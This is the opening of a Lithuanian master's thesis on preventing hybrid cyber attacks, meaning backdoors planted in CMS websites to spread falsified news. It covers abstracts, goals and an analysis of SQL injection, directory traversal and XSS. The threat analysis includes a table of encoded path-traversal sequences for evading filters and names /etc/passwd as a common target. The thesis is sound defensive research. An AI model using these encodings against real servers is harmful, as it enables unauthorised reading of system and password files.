Kauno technologijos universitetas

Informatikos fakultetas

Hibridinės kibernetinės atakos prevencijos informacinėse sistemose metodo sukūrimas ir tyrimas

Baigiamasis magistro studijų projektas

Šarūnas Andrijauskas

Projekto autorius

doc. dr. Rasa Brūzgienė

Vadovė

Kaunas, 2022

Kauno technologijos universitetas

Informatikos fakultetas

Hibridinės kibernetinės atakos prevencijos informacinėse sistemose metodo sukūrimas ir tyrimas

Baigiamasis magistro studijų projektas

Informacijos ir informacinių technologijų sauga (6211BX008)

Šarūnas Andrijauskas

Projekto autorius

doc. dr. Rasa Brūzgienė

Vadovė

doc. Tomas Adomkus

Recenzentas / Recenzentė

Kaunas, 2022

Kauno technologijos universitetas

Informatikos fakultetas

Šarūnas Andrijauskas

Hibridinės kibernetinės atakos prevencijos informacinėse sistemose metodo sukūrimas ir tyrimas

Akademinio sąžiningumo deklaracija

Patvirtinu, kad mano, Šarūno Andrijausko, baigiamasis projektas tema „Hibridinės kibernetinės atakos prevencijos informacinėse sistemose metodo sukūrimas ir tyrimas“ yra parašytas visiškai savarankiškai ir visi pateikti duomenys ar tyrimų rezultatai yra teisingi ir gauti sąžiningai. Šiame darbe nei viena dalis nėra plagijuota nuo jokių spausdintinių ar internetinių šaltinių, visos kitų šaltinių tiesioginės ir netiesioginės citatos nurodytos literatūros nuorodose. Įstatymų nenumatytų piniginių sumų už šį darbą niekam nesu mokėjęs.

Aš suprantu, kad išaiškėjus nesąžiningumo faktui, man bus taikomos nuobaudos, remiantis Kauno technologijos universitete galiojančia tvarka.

(vardą ir pavardę įrašyti ranka)	(parašas)

Kauno technologijos universitetas

Informatikos fakultetas

Baigiamojo magistro projekto užduotis

Projekto tema _____

Reikalavimai ir sąlygos (tikslinti pavadinimą pagal poreikį)

Vadovas / Vadovė _____

(vadovo pareigos, vardas, pavardė, parašas) (data)

Andrijauskas Šarūnas. Hibridinės kibernetinės atakos prevencijos informacinėse sistemose metodo sukūrimas ir tyrimas. Magistro studijų baigiamasis projektas vadovė doc. dr. Rasa Brūzgienė; Kauno technologijos universitetas, Informatikos fakultetas.

Studijų kryptis ir sritis (studijų krypčių grupė): Informatikos inžinerija (Informatikos mokslai)

Reikšminiai žodžiai: kibernetinė ataka; informacinė ataka; galinės durys; atakos prevencija.

Kaunas, 2022. 80 p.

Santrauka

Kibernetinės atakos nukreiptos prieš informacines sistemas itin sparčiai progresuoja, o šių sistemų administratoriai nepakankamai įvertina jų saugumo spragas ir galimas grėsmes bei žalą. Svetainės, kuriose publikuojamos naujienos ar periodiškai skelbiama nauja informacija dažniausiai naudoja turinio valdymo sistemas (TVS), kurios yra apie tris kartus labiau pažeidžiamos kibernetinėmis atakomis, nei svetainės, kurios nenaudoja TVS **[1]**.

Viena iš galimų grėsmių - hibridinės kibernetinės atakos, susidedančios iš kibernetinės ir informacinės dalių. Tokios atakos pirminis veikimas - įsilaužimas į informacinę sistemą ir „galinių durų“ (angl. *backdoor*) prisijungimo galimybės sukūrimas. Tokių atakų metu programišiai siekia paskleisti klaidinančią ar netgi visiškai suklastotą informaciją.

Atsižvelgiant į tai, šio darbo tikslas - sukurti metodą, skirtą hibridinės kibernetinės atakos prevencijai, kai yra išnaudojamos „galinės durys“ (angl. *backdoor*) ir ištirti veikimo galimybes sukurtoje informacinėje sistemoje.

Šio darbo struktūra:

- Pirmojoje darbo dalyje pateikiama kibernetinių grėsmių ir jų prevencijos sprendimų informacinėse sistemose analizė.
- Antrojoje darbo dalyje pasiūlomas hibridinių kibernetinių atakų prevencijos informacinėse sistemose metodo projektas.
- Trečiojoje darbo dalyje realizuojamas hibridinių kibernetinių atakų prevencijos informacinėse sistemose metodo prototipas.
- Ketvirtojoje darbo dalyje atliekami hibridinių kibernetinių atakų prevencijos metodo eksperimentiniai kiekybiniai ir kokybiniai tyrimai.
- Darbo pabaigoje pateiktos išvados.

Andrijauskas Šarūnas. Development and Research of the Method for Prevention of Hybrid Cyber-Attacks in Information Systems. Master's Final Degree Project supervisor Assoc. prof. dr. Rasa Bruzgiene; Informatics faculty, Kaunas University of Technology.

Study field and area (study field group): Informatics Engineering (Computing)

Keywords: cyber-attack; informational-attack; backdoor; attack prevention

Kaunas, 2022. 80 Number of pages.

Summary

Cyber attacks against information systems are progressing at an extremely rapid rate, and administrators of these systems underestimate their security vulnerabilities and potential threats and damage. Websites that publish news or periodically publish new information often uses content management systems (CMS), which are about three times more vulnerable to cyber attacks than sites that do not use CMS [1].

One of the potential threats is hybrid cyber attacks, which consist of cyber and information attacks. The primary effect of such an attack is to break into an information system and create the possibility of a "backdoor" connection. In such attacks, hackers seek to spread misleading or even completely falsified information.

The aim of this work is to develop a method for the prevention of hybrid cyber attacks against information systems when the backdoor attack is used.

The structure of this work:

- The first part provides an analysis of cyber threats and their prevention solutions in information systems.
- In the second part of the work, a draft method for the prevention of hybrid cyber attacks in information systems is proposed.
- In the third part of the work, a prototype of a method for the prevention of hybrid cyber attacks in information systems is realized.
- In the fourth part of the work, experimental quantitative and qualitative research on the method of prevention of hybrid cyber attacks is performed.
- Conclusions are presented at the end of the work.

Turinys

Lentelių sąrašas

Paveikslų sąrašas

Santrumpų ir terminų sąrašas

Santrumpos:

NKSC – Nacionalinis kibernetinio saugumo centras prie Krašto apsaugos ministerijos
PĮ – programinė įranga
TLD – (angl. *Top Level Domain*) aukščiausio lygmens domenų vardų sistema
TVS – turinio valdymo sistema
SQL – (angl. *Structured Query Language)* struktūrizuota užklausų kalba skirta „bendrauti“ su duomenų baze
HTML – (angl. *Hypertext Markup Language*) kompiuterinė žymėjimo kalba, naudojama pateikti turinį internete
XSS – (angl. *Cross-site scripting*) IT sistemų pažeidžiamumas, leidžiantis įterpti papildomą programinį kodą į naudotojų peržiūrimą puslapį
KAM – Lietuvos Respublikos krašto apsaugos ministerija
OSI - (angl. *Open Systems Interconnection Reference Model*) abstraktus ryšio protokolų, naudojamų ryšio ir kompiuteriniuose tinkluose, aprašymas
WAF – (angl. *Web application firewall*) internetinių puslapių ugniasienė
OWASP – (angl. *Open Web Application Security Project*) ne pelno siekiantis fondas, kuris siekia pagerinti proraminės įrangos saugumą
WP – (angl. *WordPress)* – *Wordpress* turinio valdymo sistema
VM – (angl. *Virtual Machine*) – virtuali mašina

Įvadas

Projekto naujumas ir aktualumas

Kibernetinės atakos nukreiptos prieš informacines sistemas itin sparčiai progresuoja, o šių sistemų administratoriai nepakankamai įvertina jų saugumo spragas ir galimas grėsmes bei žalą. Svetainės, kuriose publikuojamos naujienos ar periodiškai skelbiama nauja informacija dažniausiai naudoja turinio valdymo sistemas (TVS), kurios yra apie tris kartus labiau pažeidžiamos kibernetinėmis atakomis, nei svetainės, kurios nenaudoja TVS **[1]**.

Viena iš galimų grėsmių - hibridinės kibernetinės atakos, susidedančios iš kibernetinės ir informacinės dalių. Tokios atakos pirminis veikimas - įsilaužimas į informacinę sistemą ir „galinių durų“ (angl. *backdoor*) prisijungimo galimybės sukūrimas. Tokių atakų metu programišiai siekia paskleisti klaidinančią ar netgi visiškai suklastotą informaciją. Lietuvoje 2019 m. iš viso nustatyti 2980 kenkėjiškos informacinės veiklos atvejai **[2]**.

Atsižvelgiant į tai, šio darbo tikslas - sukurti metodą, skirtą hibridinės kibernetinės atakos prevencijai, kai yra išnaudojamos „galinės durys“ (angl. *backdoor*) ir ištirti veikimo galimybes sukurtoje informacinėje sistemoje.

Darbo tikslas ir uždaviniai

Darbo tikslas - sukurti metodą, skirtą hibridinės kibernetinės atakos prevencijai, kai yra išnaudojamos „galinės durys“ (angl. *backdoor*) ir ištirti veikimo galimybes sukurtoje informacinėje sistemoje. Uždaviniai:

1. išanalizuoti hibridines kibernetines atakas, jų vektorius ir grėsmę informacinėms sistemoms;
2. išanalizuoti esamus saugos sprendimus hibridinių kibernetinių atakų prevencijai ir nustatyti jų funkcionalumo problematiką informacinėse sistemose;
3. suprojektuoti veiksmingą hibridinės kibernetinės atakos prevencijos metodą, kuris tenkintų iškeltus reikalavimus;
4. praktiškai realizuoti pasiūlytą metodą sukurtoje informacinėje sistemoje;
5. eksperimentiškai ištirti sukurtą metodą, atlikti metodo kiekybinę ir kokybinę analizę bei apibendrinti gautus tyrimo rezultatus.

Darbo mokslinis naujumas

Pasiūlytas hibridinių kibernetinių atakų informacinėse sistemose prevencinis metodas, kuris remiasi maišos funkcijos reikšmių skaičiavimu ir užtikrina hibridinių kibernetinių atakų aptikimą ir apsaugą, atstatant sistemos būseną į pradinę.

Darbo mokslinis pritaikomumas

Siūlomas prevencinis metodas pritaikomas informacinėms sistemoms apsaugoti nuo hibridinių kibernetinių atakų, kai išnaudojamos „galinės durys“.

Darbe sprendžiama mokslinė problema

Hibridinių kibernetinių atakų prevencijos metodas remiasi principu, jog neįmanoma sukurti metodo, kuris visiškai apsaugotų nuo naujai atsirandančių kibernetinių atakų, kurių metu gali būti sukuriamos „galinės durys“ ir atliekama informacinė ataka.

Darbo rezultatai

Sukurtas prevencinis metodas, skirtas apsaugoti informacines sistemas nuo hibridinių kibernetinių atakų.

Dokumento struktūra

Darbas sudarytas iš penkių skyrių:

1. Problematinės srities analizė – analizuojamos hibridinės kibernetinės atakos, jų vektoriai, atakų prevencijos metodai ir atakų keliama grėsmė informacinėms sistemoms.
2. Projektavimas – formuluojami funkciniai ir nefunkciniai, bei saugos reikalavimai ir projektuojamas hibridinės kibernetinės atakos prevencijos metodas.
3. Realizacija – sukuriama informacinė sistema, kurioje praktiškai realizuojamas suprojektuotas metodas.
4. Sukurto prevencijos metodo testavimas – atliekama kiekybinė ir kokybinė analizė, testuojamas metodo efektyvumas.
5. Rezultatų apibendrinimas ir išvados – apibendrinami atlikto tyrimo rezultatai ir suformuluojamos išvados.

1. Kibernetinių grėsmių ir jų prevencijos sprendimų informacinėse sistemose analizė

Šio darbo tikslas yra sukurti efektyvų hibridinių kibernetinių atakų prevencijos metodą, kai yra išnaudojamos „galinės durys“ (angl. *backdoor*). Šiame skyriuje bus apžvelgiamas darbo aktualumas, analizuojamos atakų keliamos grėsmės, prevencijos metodai ir įrankiai.

1.1. Hibridinės kibernetinės atakos, jų vektoriai ir keliama grėsmė


Hibridinė kibernetinė ataka - dviejų dalių ataka, susidedanti iš kibernetinės ir informacinės atakų:

1. Kibernetinė ataka – sąmoningas asmens ar organizacijos bandymas kenkėjiškai pažeisti kitos organizacijos ar asmens informacinę sistemą.
2. Informacinė ataka – kenkėjiška veikla, kurios metu gali būti pakeista ar suklastota informacija, siekiant pažeisti duomenų vientisumą.

Kibernetiniams nusikaltėliams hibridinės kibernetinės atakos tapo daug greitesnis ir lengvesnis būdas pakenkti įmonėms ilgalaikėje perspektyvoje. Pastebima, jog net ir labai nežymus duomenų manipuliavimas atakos metu gali sukelti katastrofiškas pasekmes, o tokių atakų aptikimas – sudėtingas iššūkis.

Pagrindinis hibridinės atakos tikslas – įsilaužimas bei melagingos informacijos (angl. *fake news*) platinimas. Tokių atakų metu programišiai siekia paskleisti klaidinančią ar netgi visiškai suklastotą informaciją. Lietuvoje 2019 m. iš viso nustatyti 2980 kenkėjiškos informacinės veiklos atvejai **[2]**.

Vienas iš rezonansinių kibernetinių incidentų 2019 m. – hibridinė kibernetinė ataka prieš internetinių žinių svetainę. Atakos pradinis veiksmas – įsilaužimas į svetainę ir „galinių durų“ įterpimas. Šiuo konkrečiu atveju kibernetine ataka yra laikomas įsibrovimas į internetinę svetainę ir „galinių durų“ prieigos sukūrimas, o informacine ataka yra laikoma pakartotinos melagingos informacijos skleidimas **1 pav.**



1 pav. Hibridinė ataka, pasinaudojant „kaunas.kasvyksta.lt“ interneto svetaine **[2]**

Duomenų vientisumas ir patikimumas dažnu atveju užtikrina įmonės prekės ženklo įvaizdį ir klientų pasitikėjimą. Bet koks duomenų vientisumo ar tikslumo pažeidimas gali ne tik sumažinti įmonės pajamas, tačiau ir sumažinti klientų pasitikėjimą. Tokia grėsmė yra žymiai pavojingesnė ilgalaikėje perspektyvoje, nei lyginant su kitomis kibernetinėmis atakomis, kurių metų pažeidžiamas konfidencialumas ar prieinamumas.

Hibridinės kibernetinės atakos gali paveikti visas interneto svetaines, kuriose skelbiama svarbi ar plačiai visuomenei prieinama informacija. Svetainės, kuriose publikuojamos naujienos ar periodiškai skelbiama nauja informacija dažniausiai naudoja turinio valdymo sistemas (TVS).

2019 m. NKSC atlikto tyrimo metu, Lietuvos aukščiausio lygmens domenų vardų sistemoje (TLD) buvo patikrintos daugiau nei 118 000 lietuviškos interneto svetainės. Identifikavus 56 700 (48 proc.) interneto svetaines nustatyta, kad populiariausia atvirojo kodo TVS Lietuvoje yra *WordPress*, ją naudoja net 34 proc. TVS sistemų naudotojų Lietuvoje **1 lentelė**. Remiantis statistika pasaulyje, pastebimi panašūs rezultatai – *WordPress* TVS pagal naudojimą užima pirmąją vietą (59.1% iš visų svetainių, naudojančių TVS) **[1]**.

1 lentelė. Populiariausios identifikuojamos TVS Lietuvoje **[2]**

Nr.	Turinio valdymo sistema	Paplitimas Lietuvoje	Paplitimas viešajame sektoriuje
1	Wordpress	34 proc.	33 proc.
2	Joomla	4 proc.	13 proc.
3	Fresh Media	< 1 proc.	6 proc.
4	Idamas	< 1 proc.	5 proc.
5	Drupal	< 1 proc.	3 proc.
6	Kita	8 proc.	2 proc.
7	Nenustatyta	~ 52 proc.	38 proc.

Turinio valdymo sistema siūlo konfigūruojamą, pagal kiekvieno poreikius pritaikomą, daugelio naudotojų aplinką su standartinėmis funkcijomis, kurios reikalingos kurti, organizuoti ir prižiūrėti svetainės turinį. Vienas iš pagrindinių TVS sistemų privalumų – moduliškumas, kuris leidžia naudotojams pridėti papildomų funkcijų ir pritaikyti svetainę pagal poreikius.

Dažniausiai naudojamų TVS sistemų pagrindinė problema – saugumas. Kadangi dauguma TVS sistemų yra atvirojo kodo (angl. *Open-source*) visas kodas gali būti analizuojamas siekiant rasti pažeidžiamumus ir juos išnaudoti kenkėjiškais tikslais. Moduliškumas taip pat kelia dideles saugumo problemas, kadangi dėl didelio kiekio papildinių ir šablonų, neįmanoma užtikrinti, jog jie neturi kodo spragų (angl. *bugs*) kuriuos galima išnaudoti, siekiant pakenkti arba perimti svetainės valdymą.

Atlikto turinio valdymo sistemos *Wordpress* saugumo tyrimo metu nustatyta, jog nuo *WordPress* atsiradimo 2003 metais iki 2014 metų buvo aptikti 488 pažeidžiamumai. Tyrimo metu išskirta 15 skirtingų pažeidžiamumų kategorijų ir nustatyta, jog dauguma – 405 pažeidžiamumai buvo sukelti papildinių **[3]**. Dėl aukšto turinio valdymo sistemų populiarumo, internete egzistuoja uždaros bendruomenės, suinteresuotos į turinio valdymų sistemų pažeidžiamumus. Aptikus naują pažeidžiamumą sistemos branduolyje ar viename iš papildinių, tokiose bendruomenėse paskleidžiama informacija, po kurios suintesyvėja svetainių skenavimai, siekiant surasti kitas svetaines, kurios galėtų būti pažeidžiamos naujai rastu pažeidžiamumu.

2018 metais atlikto tyrimo metu **[4]**, pabrėžiama, jog pažeidžiamumai dažniausiai atsiranda dėl netinkamo ar neatidaus programavimo. Taip pat pastebima, jog pažeidžiamumams papildiniuose išspręsti vidutiniškai prireikia 653 dienų, o tai reiškia, jog pažeidžiamumai gali egzistuoti netgi kelis metus, kol bus identifikuoti ir išspręsti.

Interneto svetainės, kurios naudoja TVS yra apie tris kartus labiau pažeidžiamos kibernetinėmis atakomis, nei svetainės, kurios nenaudoja TVS. Dažniausiai pasitaikančios interneto svetainių su TVS kibernetinės atakos **[1]**:

1. SQL injekcija (angl. *SQL Injection*) – ataka, leidžianti išnaudoti duomenų bazių pažeidžiamumus, kurių pagalba gali būti nuskaitomi arba pakeičiami duomenų bazės įrašai. Dažniausiai įvykdoma siunčiant struktūrizuotos užklausų kalbos (SQL) užklausas per blogai tikrinamus naudotojo įvesties laukelius.
2. Katalogų peršokimo ataka (angl. *Directory traversal, Path traversal)* – sistema priverčiama atidaryti kritiškai svarbius failus, kurie laikomi kitame (ne šakniniame kataloge) ir parodyti failo rezultatus atakuotojui.
3. XSS (angl. *Cross-Site Scripting*) pažeidžiamumas – leidžia įsilaužėliui įterpti naršyklėje vykdomą kodą į kitų naudotojų naršykles siekiant pasisavinti prisijungimo duomenis arba įterpti kenksmingą kodą.

Dažniausiai aptinkamos kibernetinės atakos gali būti išnaudotos siekiant atidaryti „galines duris“ (angl. *backdoor*) puolamoje sistemoje. „Galinės durys“ reiškia bet kurį metodą, kuriuo įgalioti ar neįgalioti naudotojai gali apeiti įprastas saugumo priemones ir gauti aukšto lygio naudotojo prieigą prie kompiuterio sistemos, tinklo ar programinės įrangos. Kai „galinės durys“ įdiegiamos, kibernetiniai nusikaltėliai įgauna pilną prieigą prie sistemos ir gali vogti asmeninius ir finansinius duomenis, įdiegti papildomą kenkėjišką programinę įrangą ar keisti sistemoje pateikiamą informaciją. Skirtingai nuo kitų kibernetinių grėsmių, „galinės durys“ yra diskretiškos ir gali ilgą laiką veikti sistemoje nepastebėtos **[5]**.

Sėkmingos hibridinės kibernetinės atakos pirminė fazė - kibernetinė ataka, kurios metu įdiegiamos „galinės durys“. Siekiant sukurti veiksmingą prevencinį metodą būtina žinoti ir išsiaiškinti dažniausiai naudojamų atakų veikimo vektorius. Žemiau pateikiamos dažniausiai vykdomos kibernetinės atakos, jų veikimo vektoriai ir grėsmė.

1.1.1. SQL injekcijos ataka

SQL injekcija – viena iš injekcinių tipo atakų, kurios metu gali būti išnaudojamos kenksmingos SQL užklausos. SQL užklausos kontroliuoja duomenų bazės serverius ir jų pagalba atakuotojas gali apeiti svetainės autentifikaciją ir autorizaciją. Sėkmingos atakos atveju atakuotojas gali matyti, pridėti, modifikuoti ir netgi ištrinti duomenų bazės įrašus.

SQL injekcijos ataka gali paveikti visas svetaines, kurios naudoja reliacinę SQL duomenų bazę, tokią kaip *MySQL, Oracle, SQL Server* ar kitą. Ši ataka laikoma vienu seniausių, labiausiai paplitusių ir pavojingiausių interneto svetainės pažeidžiamumų. Remiantis 2020 m. parengtu Top 10 dažniausiai aptinkamų atakų sąrašu, SQL injekcija (kartu su kitomis injekcinėmis atakomis) užima pirmąją vietą **[6]**. SQL injekcijos pažeidžiamumai skirstomi į keturias pagrindines grupes **[7]**.


Klaidomis grįsta SQL injekcija. Vienas iš dažniausiai pasitaikančių pažeidžiamumų. Veikimo principas paremtas nenumatytomis komandomis arba klaidinga įvestimi per naudotojo sąsają. Serveris atsakydamas į sukurtas užklausas grąžina klaidos pranešimus, kuriuose gali būti įrašyta informacija apie serverio struktūrą, versiją, naudojamą operacinę sistemą ar netgi grąžinti pilną rezultatą pagal užklausą.

Sąjungomis grįsta SQL injekcija. Išnaudojamas SQL teikiamas funkcionalumas jungti kelias užklausas į vieną užklausą. Tokiu būdu galima priversti sistemą grąžinti daugiau duomenų, nei turėjo originali užklausa. Šio pažeidžiamumo panaudojimui dažniausiai turi būti tenkinama sąlyga, jog originalioje užklausoje naudojamų laukų skaičius sutampa su pridėtine užklausa.

Dvejetainės logikos principu grįsta akloji SQL injekcija. Ataka remiasi sėkmingomis ir nesėkmingomis užklausomis, kurios atitinkamai pagal rezultatą gali pakeisti interneto svetainės būseną. Atitinkamai pagal pasikeitimus, užpuolikas gali spręsti ar užklausos buvo teisingos ar neteisingos.

Laiku grįsta akloji SQL injekcija. Atitinkamai ar sukurta užklausa yra teisinga ar klaidinga, serveris gali užtrukti skirtingus laiko tarpus, kol grąžinamas rezultatas. Užpuolikas fiksuodamas užklausų išsiuntimo ir rezultatų grąžinimo laikus gali nuspręsti ar SQL užklausos buvo sėkmingos ar ne. Siunčiant įvairias užklausas, galima išsiaiškinti duomenų bazės struktūrą.

Apibendrintas SQL injekcijos atakos vektorius matomas **2 pav.**



2 pav. SQL injekcijos atakos vektoriaus vizualizacija **[8]**

Apibendrintas SQL injekcijos atakos vektorius gali būti išskaidytas į šešis pagrindinius žingsnius:

1. Atakuotojas naudodamasis lengvai prieinamais įrankiais skenuoja internetinę svetainę, siekdamas rasti pažeidžiamumus, leidžiančius atlikti SQL injekcijos ataką;
2. Aptikus pažeidžiamą įvesties lauką suformuojama speciali užklausa;
3. Speciali užklausa yra pridedama prie originalios užklausos per įvesties formą ir paspaudžiamas patvirtinimo mygtukas;
4. Interneto svetainė nuskaito įvesties formą ir persiunčia užklausą į duomenų bazės serverį;

5. Jeigu užklausa teisinga, duomenų bazės serveris atlieka veiksmus ir grąžina rezultatą į interneto svetainę;
6. Internetinė svetainė persiunčia duomenų bazės rezultatą galutiniam naudotojui (šiuo atveju užpuolikui).

1.1.2. Katalogų peršokimo ataka

Katalogų peršokimo ataka – orientuota pasiekti failus ir katalogus, kurie yra kitame (ne šakniniame) interneto svetainės kataloge. Keitinėjant kintamuosius, kurie rodo į failo vietą ir pridedant papildomų simbolių tokių kaip „../“, arba naudojant absoliučius failų pavadinimus atsiranda galimybė pasiekti saugomus failus iš kitų katalogų. Sėkmingos atakos atveju gali būti pasiekiamas svetainės programinis kodas, konfigūraciniai failai ar netgi kritiniai sisteminiai failai.

Dauguma internetinių svetainių privalo naudoti vietinius šaltinius, tokius kaip paveikslai, šablonai, kiti scenarijai ir pan. Kiekvieną kartą, kai internetinė svetainė įtraukia šaltinį ar failą, kyla pavojus, kad užpuolikas gali įtraukti failą ar nuotolinį šaltinį, kurio internetinė svetainė neautorizavo.


Atakos realizacijai dažnai naudojamas teksto kodavimas (angl. *encoding*) arba netgi dvigubas teksto kodavimas, taip siekiant apeiti apsaugos mechanizmus. Žemiau pateiktoje lentelėje **2 lentelė**. matoma dažniausiai naudojamų teksto koduočių variacijos **[9]**.

2 lentelė. Dažniausiai naudojamų teksto koduočių variacijų lentelė **[9]**

Koduota reikšmė	Atitikmuo sistemoje	Aprašymas
%2e%2e%2f	../	Grįžti vieną katalogą atgal (Linux operacinė sistema)
%2e%2e/		
../%2f		
..%c0%af		
%2e%2e%5c	..\	Grįžti vieną katalogą atgal (Windows operacinė sistema)
%2e%2e\		
..%5c		
%252e%252e%255c		
..%255c		
..%c1%9c		

Naudojant šią ataką dažniausiai taikoma į iš anksto numatytus taikinius pvz. */etc/passwd* failą, kuris *UNIX* sistemos dažniausiai naudojamas slaptažodžių maišos funkcijos (angl. *hash*) reikšmėms saugoti. Užpuolikui sėkmingai nuskaičius minėtą failą, galimos kitos kibernetinės atakos, tokios kaip grubios jėgos ataka (angl. *brute-force attack),* kurios pagalba galima nustatyti slaptažodį. Sėkmingos atakos atveju – galima įgauti neteisėtą prieigą prie administratoriaus ar kito naudotojo profilio.

Apibendrintas katalogų peršokimo atakos vektorius matomas **3 pav.**



3 pav. Katalogų peršokimo atakos vektoriaus vizualizacija **[10]**

Šios atakos vektorių galima išskaidyti į tris pagrindinius žingsnius:

1. Užpuolikas skenuoja svetainę ir ieško funkcijų, kurios skaitytų arba atidarytų failą iš failinės sistemos;
2. Radęs failo skaitymo ar atidarymo funkciją, užpuolikas paruošia specialią užklausą, kuri naudodama reliatyvų arba absoliutų failo kelią bando atidaryti nurodytą failą;
3. Jeigu ataka sėkminga, įvykdytos komandos rezultatai persiunčiami atgal į užpuoliko kompiuterį.

1.1.3. XSS ataka

XSS ataka – internetinių svetainių saugumo klaida, kuri leidžia užpuolikui įterpti kenksmingą kodą į naudotojams atvaizduojamus *HTML* puslapius. Sėkmingos atakos metu, sistemos ar internetinės svetainės veiksmai ir elgesys gali būti visiškai pakeisti. Ši ataka naudojama siekiant pavogti naudotojų asmeninius duomenis arba atlikti veiksmus jų vardu. Atakos pagrindinis taikinys – vykdymo scenarijai esantys serveryje, tačiau dažniausiai atliekami klientinėje, o ne serverinėje dalyje.

